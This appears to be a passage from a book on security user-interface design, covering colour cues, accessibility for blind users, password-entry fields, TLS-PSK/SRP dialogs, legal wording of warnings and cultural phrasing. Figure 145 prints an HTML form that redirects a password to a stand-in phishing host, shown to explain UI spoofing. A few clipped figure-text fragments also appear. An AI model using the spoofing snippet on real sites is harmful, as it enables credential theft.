
Figure 136: Unambiguous security indicators for SSL

Note the above qualifier for the UI element that's having its colour changed, "that the user is looking at". If the user isn't focussed on the object to which the colour change is being applied, or the change is too subtle (see "The 'Simon Says' Problem" on page 190 for examples of colour cues that users simply don't notice) then it's unlikely to have much effect. This is why newer versions of MSIE and Firefox, in their certificate warnings, turned most of the browser display area various shades of red, because it's the browser display area that's going to be the focus of the user's attention.

When you use colour as an indicator, you need to take care to avoid the angry-fruit-salad effect in which multiple levels of security indicator overlap to do little more than confuse the user. For example a copy of Firefox with various useful additional security plugins installed might have a yellow URL bar from Firefox telling the user that SSL is in use, a red indicator from the Petnames plugin telling the user that it's an unrecognised site, a green indicator from the Trustbar plugin telling the user that they've been there before, and another yellow indicator from an OCSP responder indicating that OCSP status information isn't available.

When you're using colour or similar highlighting methods in your application, remember that the user has to be aware of the significance of the different colours in order to be able to make a decision based on them, that some users may be colour-blind to particular colour differences [121], and that colours have different meanings across different cultures. For example the colour red won't automatically be interpreted to indicate danger in all parts of the world, or its meaning as a danger/stop signal may work differently in different countries. In the UK heavy machinery is started with a green button (go) and stopped with a red button (stop). Across the channel in France, it's started with a red button (a dangerous condition is being created) and stopped with a green button (it's being rendered safe). Similar, but non-colour-based, indicator reversals occur for applications like software media players, where some players use the ► 'Play' symbol to indicate that content is now being played back, while others use it to indicate that content will be played back if the symbol is clicked (without firing it up to check, can you say which option your media player application or applications use?).

Figure 137: Breakdown of colour blindness by type

---

[120] Unfortunately newer versions of Firefox undid this change again, if you want to restore it then the magic incantation "`#urlbar[level] .autocomplete-textbox-container > * { background-color: #FFFFB7 !important; }`" in the browser's userChrome.css file will restore things.
[121] The correct term to describe this phenomenon is really colour perception deficit rather than colour blindness since a complete inability to see colour is quite rare, but to keep things simple I'll stick with the more common term "colour blindness" here.

When it comes to colour-blindness, about 8% of the population will be affected, with the most common type being partial or complete red-green colour-blindness. The breakdown for the user population is shown in Figure 137 (in case you're wondering how colour-blindness works with traffic lights, they have a fixed vertical ordering so that colour-blind people still have some visual indication through the position of the light that's lit). Ensuring that your interface also works without the use of colour, or at least making the colour settings configurable, is one way of avoiding these problems [64]. If you ever get a chance to compare the Paris and London underground/tube/subway maps, see if you can guess which one was designed with colour-blind users in mind.

Figure 138: Visual cue colour chooser

Here's a simple way of handling visual indications for colour-blind users. Use the configuration dialog shown in Figure 138, which provides a simple, intuitive way of letting colour-blind users choose the colour scheme that provides the best visual indication of a particular condition. An additional, somewhat novel thing that you could in theory do with colour-blind users is to design CAPTCHAs that can only be solved in the presence of a particular type of colour-blindness. On the other hand that's probably taking things a bit too far.

Another way to handle colour issues, which works if there are only one or two colours in use (for example to indicate safe vs. unsafe) and the colour occurs in a long band like a title bar, is to use a colour gradient fading from a solid colour on one side to a lighter shade on the other. This makes the indicator obvious even to colour-blind users.

Indicators for blind or even partially sighted users are a much harder problem. Blind users employ Braille keyboards and readers (which translate onscreen text electromechanically into Braille's raised dots) or text-to-speech software that scans onscreen text and can also announce the presence of certain user interface events like drop-down menus and option tabs.

Since virtually all security indicators are visual, this makes them almost impossible to use for blind users[122]. Paradoxically, the ones that do work well with screen-reader software are the ones that are typically embedded in web page content by phishing sites (or US banks). This is a nasty catch-22 situation because in order to be non-spoofable the security user interface elements have to be customised and therefore more or less inaccessible to screen readers that read out the principal content of a window but generally don't pay any attention to any further user interface pyrotechnics happening on the periphery in order to avoid overloading the user with noise. Imagine how painful web browsing would be if the screen-reader software had to announce things like "the URL bar is displaying the value '`http://www.amazon.com/Roadside-Picnic-Collectors-Arkadi-Strugatsky/dp/0575070536/ref=pd_bbs_sr_1/002-6272379-7676069?ie=UTF8&s=books&qid=1186064937&sr=1-1`' in black text over a light yellow background with the middle portion in boldface while the rest is in a standard font" (this is how Firefox 2 displayed security indicators in its URL bar). Now extend this to cover all of the other eye candy that's produced by a browser when visiting a web site and you can see that trying to interpret conventional security indicators would quickly cause the web browsing experience to grind to a halt.

---

[122] Issuing a visual-only SecurID token to the financial controller for the Royal Foundation for the Blind wasn't a good look for one particular bank.

Some widely-used security technologies are particularly pernicious for blind users. For example TANs, printed one-time passwords used by some banks, are completely unusable by blind users, locking them out of ever using a bank that employs them. One-time passwords or PINs sent via SMS are more usable, but require an expensive phone with text-to-speech capabilities. Providing an alternative option in which the PIN is communicated as a voice message makes the system usable by blind users.

When you're doing this you'll need to do some user evaluation to perform a little user evaluation to determine what works best for people with different types of disabilities. For example some users prefer to be read the digits in groups ("12" + "34") while others prefer to hear them individually ("1" +"2" + "3" + "4"). The former is quicker, but also more problematic when the disability that you're trying to deal with is dyslexia. In addition some people prefer to have the PIN read out twice in order to catch potential errors, but for most users the repetition is annoying [65]. In situations like this it's probably best to give users a choice of what they'd prefer during the enrolment process. If you don't have any means of customising things for users then reading each digit individually and repeating the entire PIN twice covers the most problem cases, but is also the most annoying for a particular subset of users.

Looking beyond the problems of PINs-via-SMS, other security-related mechanisms that have proven especially troublesome for blind users include web sites that automatically log users out after a short amount of time (covered in more detail in "Password Timeouts" on page 585, this causes problems because users employing assistive technologies to fill out forms can take a lot longer to complete them than unimpaired users, so that they get logged out in the middle of filling out a form), the handling of web-based installs (as a blind user it's even harder than for sighted users to figure out what's trying to install itself, a problem that can be mitigated somewhat through the approach that Microsoft uses in their SmartScreen content filter, covered in more detail in "Applying Risk Diversification" on page 329), and the use of on-screen graphical keyboards, a security gimmick used by some banks that doesn't defeat any but the most clumsy malware but very effectively stops blind users [66].

Even systems that are specifically intended to help visually-impaired users often don't work as required. For example visual CAPTCHAs tend to add noise to the background in order to make them less tractable for image-recognition software, so audio CAPTCHAs do the same thing, adding background noise to the audio. While users can usually sort out a text image from background clutter, it's much, much harder to do the same for an audio message, making audio CAPTCHAs painful to use for visually impaired users (if you've never experienced this in action, go to a site that provides audio CAPTCHAs as an alternative to standard visual ones and play back a few of the audio samples that users are expected to decipher).

Making audio CAPTCHAs even more painful for visually-impaired users is the fact that the way that the CAPTCHAs are embedded in web pages makes them clash with screen reader software that reads out the web page contents, with the CAPTCHA audio playing over the top of the screen reader. Reviewing the CAPTCHA contents is also painful. While it's possible for sighted users to re-examine various parts of a visual CAPTCHA if they can't quite recognise a feature after the first glance, the same isn't possible for audio CAPTCHAs, which require navigating playback controls (that the user can't see) to try and re-play the CAPTCHA. Even when the user manages to recognise the CAPTCHA, they then have to memorise the contents, navigate to the text-entry box, and type them in. If they type them in while the CAPTCHA is playing then the screen reader will interfere with the CAPTCHA playback. As one analysis of the problem puts it, "the interface to audio CAPTCHAs was not designed for helping blind users solve them non-visually" [67].

It's not surprising then that visually-impaired users find CAPTCHAs, both visual and audio, extremely painful to use. The recommended threshold for CAPTCHAs to be usable is a 90% success rate [68], and yet current audio CAPTCHAs are struggling at around a 30-40% success rate (even when they're applied to fully-sighted users). As one blind user put it, "I understand the necessity for CAPTCHAs, but they are the only obstacle on the Internet I have been unable to overcome independently" [67].

One possible solution to the problem with existing audio CAPTCHAs is to move the CAPTCHA into its own portion of the page next to the answer box so that CAPTCHA playback doesn't interfere with screen-reader audio any more. This change includes integrating the playback controls into the answer box so that they can be applied without the user needing to change focus from the CAPTCHA to the answer box. Another adaptation is to change the controls from the standard "Play", "Pause", and "Stop" (which forces a user to replay the entire CAPTCHA just to re-hear a small portion that they've missed) to simple keyboard-based ones for play/pause, rewind, and fast-forward (nice graphical controls to click on aren't of much use to blind users). You have to be careful how you do this, using the letter "P" for "Play" doesn't work because that's part of the alphabet used in many CAPTCHAs, and Control-P and similar sequences are often used by screen readers, leaving you with punctuation keys as the best options for playback control. When just these simple changes were implemented and tested on users it resulted in a 50% increase in the success rate for solving CAPTCHAs [67].

This isn't the best way to address the problem though. The sorts of CAPTCHAs discussed above represent a brute-force translation of a standard visual CAPTCHA into an audio form rather than an attempt to design an alternative CAPTCHA that's optimised for audio use. An example of a usable audio CAPTCHA, one that was designed from the outset to work well with how humans process sound, plays a sound sample like a musical instrument, an animal, a means of transportation, or other common sounds from the environment, and asks the user to match it to a list containing entries like "bird", "siren", "train", "breaking glass", "dog", and "piano" (the samples and choices change on each CAPTCHA attempt in order to avoid the problem of database reconstruction, having bots learn how to recognise a small, fixed number of samples). Since this CAPTCHA can't be defeated using speech-recognition technology, there's no need to add noise to it to make it harder to understand.

When you're asking users to make their choice, don't use a a drop-down menu or combobox, which would be the most obvious user interface mechanism for sighted users. Blind users not only have to wait for every single possible choice to be read out to them, but will often have to re-listen to the entire selection a second time to make sure that the one they've chosen is indeed the best of the lot. A far better option is to allow free-form text entry with approximate matching (to allow for variant spellings) and a list of synonyms to deal with sounds with ambiguous interpretations (for example "thunder", "storm", and "lightning"). What's more, you can actually use your users to train the system, so that if enough users identify your "thunder" as "lightning", you can add this to your answer database. You can also use this user-consensus technique to add new sounds to your database over time, helping defeat the database-reconstruction problem mentioned earlier. You can even use this to construct the initial database of sounds and descriptions using something like the Mechanical Turk [69]

When this style of CAPTCHA was tested with blind users, all of them strongly preferred it to standard CAPTCHAs. Interestingly, even fully sighted users showed a preference for it over standard CAPTCHAs [70][66], and both fully sighted and visually-impaired users achieved a 90% success rate with it (compared to the more usual 30-40% achieved with standard audio CAPTCHAs) [71]. Another usability study of this technique produced similar results, with one blind user commenting that "this is so much better than what is out there now, I hope it is implemented soon" [69].

If you want to get more information on things that do and don't work, and importantly if you're planning to deploy some sort of security technology that needs to be used by blind users, contact your local society for the blind and talk to them about it.

For the blind people reading this, it's not that banks deploying enhanced authentication systems don't care, it's that it's really, really hard to adapt existing mechanisms like SMS-based authentication and challenge/response tokens to work in new ways that are usable by visually impaired users. Something like making a web

page screen-reader friendly is an entirely different kettle of fish to adapting an interactive authentication system to make it work with blind users. For example one bank had a security person working on this issue, on and off, over a period of nearly six months before they eventually figured out that it'd be easier to just give their blind customers free SecurID soft-tokens with supplemental iPhone functionality.

Beyond the work on CAPTCHAs for blind users, there's almost nothing available on security user interface or mechanism design for blind or otherwise disabled users [72][73][74] (if you're an academic reading this, take it as an interesting research opportunity). The most usable option is probably something like TLS-PSK, whose totally unambiguous "yes, with both sides authenticated" or "no" outcome doesn't rely on user interpretation of GUI elements or other leaps of faith (TLS-PSK is covered in more detail in "Humans in the Loop" on page 445). Even this though would require some cooperation (or at least awareness) from screen reader software in order to indicate that a secure, rather than spoofed via a web page, interface element is in effect. Another way of looking at this though is that if you can design a security user interface that's usable by blind users then you've got something that's going to be pretty effective for non-blind users as well.

Figure 139: Unprotected login screen

Visual cues can also be used to provide an indication of the absence of security, although how to effectively indicate the absence of a property is in general a hard problem to solve (see the earlier discussion of this in "The 'Simon Says' Problem" on page 190). For example password-entry fields in dialog boxes and web pages always blank out the typed password (typically with asterisks or circles) to give the impression that the password is secret and/or protected in some manner. Even if the password is sent in the clear without any protection (which is the case for many web pages, see Figure 139), it's still blanked out in the user display. Conversely, information such as credit card numbers, which are usually sent encrypted over SSL connections, are displayed to the user. By not blanking the password field when there's no protection being used (see Figure 140), you're providing instant, unmistakeable feedback to the user that there's no security active. If you do choose to use this particular insecurity indicator then you'll have to be careful that it doesn't

interact with other password mechanisms of the kind discussed in "Password Display" on page 587. In this case you can use an alternative indicator like giving the password-entry box a red or blinking background to warn the user that something's wrong. This is exactly what a Firefox plugin that performs this function, written by one of the Mozilla developers, does [75].

Figure 140: Unprotected login screen, with (in)security indicators

The fact that their password is being shown in the clear will no doubt make many users nervous, because they've been conditioned to seeing it masked out. However, making users nervous is exactly what this measure is meant to do: a password displayed in this manner may now be vulnerable to shoulder surfing, but it's even more vulnerable to network sniffing and similar attacks (this is disregarding the question of why a user would be accessing sensitive information in a password-protected account in an environment that's vulnerable to shoulder-surfing in the first place, the realities of this are covered in more detail in "Password Display" on page 587).

Displaying the password in the clear makes real and present what the user cannot see, that there's no security active to protect either their password or any sensitive information that the password will unlock. To avoid adverse user reactions, you should add a tooltip "Why is my password showing?" to the password-entry box when the password isn't masked (see Figure 140 again), explaining to users what's going on and the potential consequences of their actions (tooltips have other names in different environments, for example OS X calls them help tags). The tooltips act as a clue box in this type of application.

Although studies of users have shown that they completely ignore tooltips in (equally-ignored) user interface elements like security toolbars [76], it's only acting as an optional explanatory element in this case so it doesn't matter if users ignore it or not. In any case since the non-masked password has already got their attention and they'll be after an explanation for its presence, the tooltip provides this explanation if they need it. This combination of measures provides both appropriate warning and enough information for the user to make an informed decision about what to do next.

You can take the use of visual indicators with password-entry boxes even further by redesigning standard password elements in your user interface to provide better visual feedback of relevant security conditions that may be affecting the password-entry process. Consider for example the usual `<input type="password">` field embedded in a web page. The browser's assorted security indicators are nowhere in sight of where the action is taking place (they're hidden in some obscure corner of the screen) while what is in sight is the padlock GIF that the site designers have conspicuously put near the password-entry field to reassure users that everything is OK. Any security warnings that the user may have encountered occurred when they first browsed to the site and will be long gone by the time they're entering their password. In addition if the contents of the password-entry field are being sent to some other site then the user usually won't get any warnings at all, since the browser warns about the

current page that's being visited but not about arbitrary other locations that information is being sent to (the user will have long since disabled the oxymoronic "You are about to send data over the Internet" warning that's discussed in "User Conditioning" on page 20). As one report on the situation concludes, "for the user the critical security warning is either 'out of sight, out of mind' or 'out of time, out of mind'" [77].

Figure 141: The password-entry field as a first-class UI element

The solution to this problem is to elevate the password-entry field (or more generally the credential-entry field) from being just another text box in a web page to being a distinct, first-class user element. Any security indicators and warnings can now be moved spatially and temporally to the point where the password entry is taking place. The resulting UI element, called a password booth by its designers [77], is shown in Figure 141. Browsers already go to considerable lengths to auto-detect form-filling so this isn't such a big deal for them, and whether breaking sites that think that using Flash to handle password entry is an added bonus or not is left as a debate topic for the reader.

Note how this password-entry field displays all of the (available) relevant information right where, and at the same time as, the password is being entered. There's an indication of the security in effect, information on the destination that the password is being sent to, any relevant key-continuity information (see "Key Continuity Management" on page 375 for more on this) and (optionally) anything else you can think of that would help the user make an informed decision about the security of the password-entry process (see for example "Case Study: Windows UAC" on page 494 and "Applying Risk Diversification" on page 329 for even more powerful visual metaphors for illustrating the problem of information being sent to dubious sites).

Figure 142: Password-entry field in unsafe circumstances

Figure 142 shows the password-entry field when the application recognises that the process may be unsafe, or at least that there isn't enough information available to tell the user whether it's safe or not.

When used with browsers this type of enhanced credential-entry interface has two additional benefits. The first is that it moves the credentials that are being entered out of the reach of any malicious Javascript that may be present on the web page, since the web form isn't populated until the user clicks the 'Send password' button. The second is that if browsers ever decide to adopt more secure authentication measures like TLS-PSK or TLS-SRP then this incremental step in the right direction will help prepare users for the new UI that'll be used with the more secure authentication mechanisms.

anence in Semiconductor Devices, specifically remanence issues in static was presented at the 2001 Usenix Security Symposium, the slides for the d read the full paper.

ranging in quality from awful (Kerberos 4, SESAME, and the original at give very broad recommendations on random number generation, none er Software Generation of Practically Strong Random Numbers,
y OS-independant random data accumulator and generator and an

Figure 143: TargetAlert displaying browser link activation details

Getting back to simpler UI elements, tooltip-style hints are useful in other situations as well. For example you can use them on mouseover of a screen element to provide additional security-relevant information about what'll happen when the user activates that element with the mouse. An example of this type of behaviour is shown in Figure 143, in which the TargetAlert plugin for the Mozilla web browser is indicating that clicking on the link will cause the browser to hang while it loads the Adobe Acrobat plugin. TargetAlert has other indicators to warn the user about links that are executable, pop up new windows, execute Javascript, and so on [78].

the PSU to a Zalman Reserator [zalman.co.kr],
and Northbridge. In order to silence my HDD I
nected to the Reserator.

Figure 144: Slashdot displaying the true destination of a link

A variation of this technique is used by the Slashdot web site to prevent link spoofing, in which a link that appears to lead to a particular web site instead leads to a completely different one. This measure, shown in Figure 144, was introduced to counter the widespread practice of having a link to a supposedly informational site lead instead to the (now-defunct) goatse.cx, a site that may euphemistically be described as "not work-safe", the Internet equivalent of a whoopee cushion. A similar such simple measure, displaying on mouseover the domain name of the site that a link leads to, could help combat the widespread use of disguised links in phishing emails.

```
<form action="http://www.bankofamerica.com">
   <input type="password" name="password">
   <input type="submit" value="submit"
      unclick='this.form.action="http://www.phishing.com"'>
</form>
```

Figure 145: User interface spoofing using Javascript

When you use measures like this, make sure that you display the security state in a manner that can't be spoofed by an attacker. For example web browsers are vulnerable to many levels of user interface spoofing using methods such as using HTML to change the appearance of the browser or web page, or Javascript or XUL to modify or over-draw browser UI elements. An example of this type of attack, which uses Javascript to redirect a typed password to a malicious web site, is shown in Figure 145. A better-known example from the web is the use of cross-site scripting

(XSS), which allows an attacker to insert Javascript into a target's web page. One such attack, employed against financial institution sites like Barclay's Bank and MasterCard, allowed an attacker to deliver their phishing attack over SSL from the bank's own secure web server [79]. To protect against these types of attack, you should ensure that your security-status display mechanism (and password-entry mechanism if you're using one of the enhanced mechanisms described above) can't be spoofed or overridden by external means.

Case Study: TLS Password-based Authentication

A useful design exercise for visual cues involves the use of TLS' password-based failsafe authentication (TLS-PSK and TLS-SRP), introduced in "Humans in the Loop" on page 445. What's required to effectively apply this type of failsafe authentication are three things:

1. A means of indicating that TLS-PSK/ TLS-SRP security is in effect, namely that both client and server have performed a failsafe authentication process.

2. An unmistakeable means of obtaining the user password that can't be spoofed by something like a password-entry dialog on a normal web page.

3. An unmistakeable link between the TLS-PSK/ TLS-SRP authentication process and the web page that it's protecting.

One way to meet the first requirement, covered in "Use of Visual Cues" on page 542, is to set the URL bar to a distinctive colour when TLS-PSK/ TLS-SRP is in effect. For TLS-PSK/ TLS-SRP we'll use light blue to differentiate it from the standard SSL/TLS security indicator (if the browser chooses to indicate this), producing a non-zero Hamming weight for the security indicators. Using an in-band indicator (for example something present on the web page) is a bad idea, both because it's quite easily spoofable by an attacker and because usability tests on such an interface have shown that users just consider it part of the web page and don't pay any attention to it [43]. Unfortunately as "Use of Visual Cues" on page 542 has already pointed out, simply colouring the URL bar isn't very effective, both because users don't notice it and, if they do, they have no idea what the colouring signifies. This is where the second and third design elements come in.

Figure 146: Non-spoofable password-entry dialog

To meet the second and third requirements, instead of popping up a normal password-entry dialog box in front of the web page (which could be coming from hostile code on the web page itself), we make the blue URL bar zoom out into a blue-tinted or blue-bordered password-entry dialog, and then zoom back into the blue URL bar once the TLS-PSK/TLS-SRP authentication is complete (something like this could also be used for the enhanced password-entry field covered in "Use of Visual Cues" on page 542). The Camino browser for OS X already uses a non-spoofable interface of this kind, as shown in Figure 146. When the browser requests a password from the user, the password-entry dialog scrolls out of the browser title bar (outside the normal display area of the browser) in a manner and at a location that no web content can emulate (since this is a complex animation, the single static image of the dialog's

final form and location shown above doesn't really do it justice). An additional benefit of pinning the password-entry dialog to the window that it corresponds to is that it can't be confused with input intended for another window, as a standard floating password dialog can.

This process creates a clear indication even for novice users of a connection between the URL bar indicating that TLS-PSK/TLS-SRP security is in effect, the TLS-PSK/TLS-SRP password-entry system, and the final result of the authentication. The user learning task has been simplified to a single bit, "If you don't see the blue indicators and graphical effects, run away".

Unfortunately this gets us back to yet another case of the user education problem, and will be compounded by the fact that sites will be slow to transition (some may never transition) and that attackers will exploit this to perform rollback attacks in which they create phishing sites that use traditional (insecure) non-TLS-PSK/TLS-SRP authentication [80]. Fortunately though we can address this problem using the redesign of the way that passwords are entered in browsers that was discussed in "Use of Visual Cues" on page 542, so that by making the secure-entry mechanism the default one any sites that go out of their way to bypass the secure entry process should immediately raise warning flags with users. In any case though TLS-PSK/TLS-SRP isn't limited to web browsers (although it's the specific situation for which its introduction would bring the greatest benefit) but also applies to any application that uses SSL/TLS (and, if the SSH protocol were updated to include the necessary failsafe authentication mechanism, SSH as well), and for these uses there's no legacy, easily-spoofed password entry mechanism to deal with.

Finally, this authentication mechanism is an integral part of the critical action sequence. The general term for this type of mechanism is a password-authenticated key exchange or PAKE. Numerous such mechanisms exist [81][82][83][84][85][86][87][88][89][90][91][92][93][94][95][96][97][98][99][100][101][102][103][104][105][106][107][108][109][110][111][112][113][114][115]with no end to the flow in sight, including variations for multi-party authentication, server-aided cryptography, elliptic-curve and identity-based encryption, and pigeon post and smoke signals [116]. Unfortunately there are (at least) three conflicting patents covering PAKE (although the first of these has now expired) [117][118][119], leading to much uncertainty over what can safely be used.

Another problem with SRP and many PAKE protocols in general is that they're designed to protect the authentication data in transit from dictionary attacks but not so much the contents of the authentication database itself. While no passwords are ever transmitted or stored in any of these protocols, it's possible for an attacker who steals the authentication database to (eventually) brute-force the original passwords that were used to populate it. This is exactly what happened to games company Blizzard when attackers stole their SRP authentication database for Battle.net [120] (having said that, attacking the authentication database is quite a slow process, so the PAKE protocols are still much better than the usual ones that get used for authentication on the web). TLS-PSK uses an entirely different mechanism that isn't covered by any of the patents and is about as good as any of the other methods, particularly if you use some of the additional password-protection measures described in "Passwords" on page 563.

If it's implemented as described above then you can't do TLS-PSK/TLS-SRP (or PAKE in general) authentication without being exposed to the security interface. Unlike the certificate check in standard SSL/TLS security you can't choose to avoid it, and as the discussion of users' mental models in "Mental Models of Security" on page 168 showed, it matches users' expectations of security: When TLS-PSK/SRP/PAKE is in effect, entering your using name and password as a site authenticity check is perfectly valid since only the genuine site will be able to authenticate itself by demonstrating prior knowledge of the name and password. A fake site won't know the password in advance and therefore won't be able to demonstrate its TLS-PSK/SRP/PAKE credentials to the user.

Legal Considerations

As "Automation vs. Explicitness" on page 458 has already pointed out, when you're designing your user interface you need to think about the legal implications of the messages that you present to the user [121]. Aside from the problem of warning dialogs and messages failing to adequately protect users, you also have to worry about over-protecting them in a way that could be seen as detrimental to their or a third party's business. If your security application does something like mistakenly identifying an innocent third party's software as malicious then they may be able to sue you for libel, defamation, trade libel/commercial disparagement, or tortious interference, a lesser-known adjunct to libel and defamation in which someone damages the business relationship between two other parties. For example if your application makes a flat-out claim that a program that it's detected is "spyware" (a pejorative term with no widely-accepted meaning) then it had better be *very* sure that it is in fact some form of obviously malicious spyware program. Labelling a grey-area program like a (beneficial to the user) search toolbar with assorted (not necessarily beneficial to the user) supplemental functionality as outright spyware might make you the subject of a lawsuit, depending on how affronted the other program's lawyers feel.

This unfortunate requirement for legal protection leads to a direct conflict with the requirement to be as direct with the user as possible in order for the message to sink in. Telling users that program XYZ that your application has detected may possibly be something that, all things considered, they'd prefer not to have on their machine, might be marvellous from a legal point of view but won't do much to discourage a user from allowing it onto their system anyway.

There are two approaches to addressing this inherent conflict of interests. The first (which applies to any security measures, not just the security user interface) is to apply industry best practice[123] as much as possible. For example if there's a particular widely-used and widely-accepted classification mechanism for security issues then using that rather than one that you've developed yourself can be of considerable utility in court. Instead of having to explain why your application has arbitrarily declared XYZ to be malicious and prevented it from being installed, you can fall back on the safety net of accepted standards and practices, which makes a libel claim difficult to support since merely following industry practice makes it hard to infer deliberate malicious intent.

A related, somewhat weaker defence if there are no set industry standards is to publicise the criteria under which you classify something as potentially dangerous. In that case it'll be more difficult to sue over a false positive because you were simply following your published policies and not applying arbitrary and subjective classification mechanisms.

The second defence is to use weasel-words. As was mentioned above, this is rather unfortunate since it diminishes the impact of your user interface's message on the user. If you're not 100% certain then instead of saying "application XYZ from XYZ Software Corporation is adware", say "an application claiming to be XYZ from XYZ Software Corporation may produce unwanted pop-up messages on your system" (it may be only pretending to be from XYZ Software Corporation, or the pop-up messages could be marginally useful so that not all users would immediately perceive them as unwanted). Since spamware/spyware/adware vendors try as hard as possible to make their applications pseudo-legitimate, you have to choose your wording very carefully to avoid becoming a potential target for a lawsuit. The only thing that saved SpamCop in one spammer-initiated lawsuit was the fact that they merely referred complaints to ISPs (rather than blocking the message) and included a disclaimer that they couldn't verify each and every complaint and that it might in fact be an "innocent bystander" [122], which is great as a legal defence mechanism but less useful as a means of effectively communicating the gravity of the situation to a user.

---

[123] Better known under its acronym "CYA".

One simple way of finding the appropriate weasel-words (which was illustrated in the example above) is to describe the properties of a potential security risk rather than applying some subjective tag to it. Although there's no clear definition of the term "adware", everyone will agree that it's a pejorative term. On the other hand no-one can fault you for saying that the application will create potentially unwanted pop-up messages (and indeed the designation Potentially Unwanted Program or PUP is a standard term in the anti-malware industry). The more objective and accurate your description of the security issue, the harder it will be for someone to claim in court that it's libellous. This technique saved Lavasoft (the authors of the popular Ad-Aware adware/spyware scanner) in court [123]. The downside to this approach is that it's now up to the user to perform the necessary mental mapping from "potentially unwanted popups" to "adware" (a variant of the `bCanUseTheDamnThing` problem described in "Requirements and Anti-requirements" on page 467), and not all users will be able to do that.

Other Languages, Other Cultures

Up until about fifteen years ago it was assumed that there were universal maxims such as modes of conversation and politeness that crossed all cultural boundaries. This turned out to be largely an illusion, contributed to at least to some extent by the fact that most of the researchers who published on the subject came from an Anglo-Saxon, or at least European, cultural background.

Since then the ensuing field of cross-cultural pragmatics, the study of how people interact across different cultures, has helped dispel this illusion. For example the once-popular assumption that the "principles of politeness" are the same everywhere have been shown to be incorrect in ways ranging from minor variations such as English vs. eastern European hospitality rituals through to major differences such as cultures in which you don't thank someone who performs a service for you because if they didn't want you to accept the service they wouldn't have offered it, a practice that would seem extremely rude to anyone coming from a European cultural background.

Let's look at a simple example of how a security user interface can be affected by cross-cultural pragmatics issues. Imagine a fairly standard dialog that warns that something has gone slightly wrong somewhere and that if the user continues, their privacy may be compromised. Even the simple phrase "your privacy may be compromised" is a communications minefield. Firstly, the English term "privacy" has no equivalent in any other European language. In fact the very concept of "privacy" reflects a very Anglo-Saxon cultural value of being able to create a wall around yourself when and as required. Even in English, privacy is a rather fuzzy concept, something that philosopher Isaiah Berlin calls a "negative liberty" which is defined by an intrusion of it rather than any innate property. Like the US Supreme Court's (non-)definition of obscenity, people can't explicitly define it, but know when they've lost it [124]. Privacy scholar Alan Westin has even argued that no definition of privacy is possible because privacy issues are matters of values, interests, and power [125], echoed in social psychologist Erwin Altman's privacy regulation theory, which views privacy as a self-imposed dynamic boundary on our actions and communications by which we control our interactions with others [126]. Without getting too far into the philosophical implications of the nature of privacy, in this case warning of a *loss* of privacy (rather than stating that taking a certain measure will increase privacy) is the appropriate way to communicate this concept to users — assuming that they come from an Anglo-Saxon cultural background, that is.

Next we have the phrase "may be", a uniquely English way of avoiding the use of an imperative [127]. In English culture if you wanted to threaten someone you could tell them that if they don't take the requested action then they might have a nasty accident. On the continent you'd be more likely to inform them that they *will* have a nasty accident. Moving across to eastern Europe and Italy, you'd not only inform them of the impending accident but describe it in considerable and occasionally graphic detail.

The use of so-called whimperatives, extremely common in English culture, is almost unheard-of in other European languages [128]. A request like "Would you mind opening the window" (perhaps watered down even further with a side-order of "it's a bit cold in here") would, if you attempted to render it into a language like Polish, "Czy miałabyś ochotę …", sound quite bizarre — at best it would come across as an inquiry as to whether the addressee is capable of opening the window, but certainly not as a request. Complicating this slightly are studies showing that even in cultures where this is the normal way of expressing yourself, people with dominant personalities are more likely to be affected by direct instructions, "do this or bad things will happen" while people with more submissive personalities are more likely to be affected by less aggressive statements, "taking this action may expose you to risk" [129].

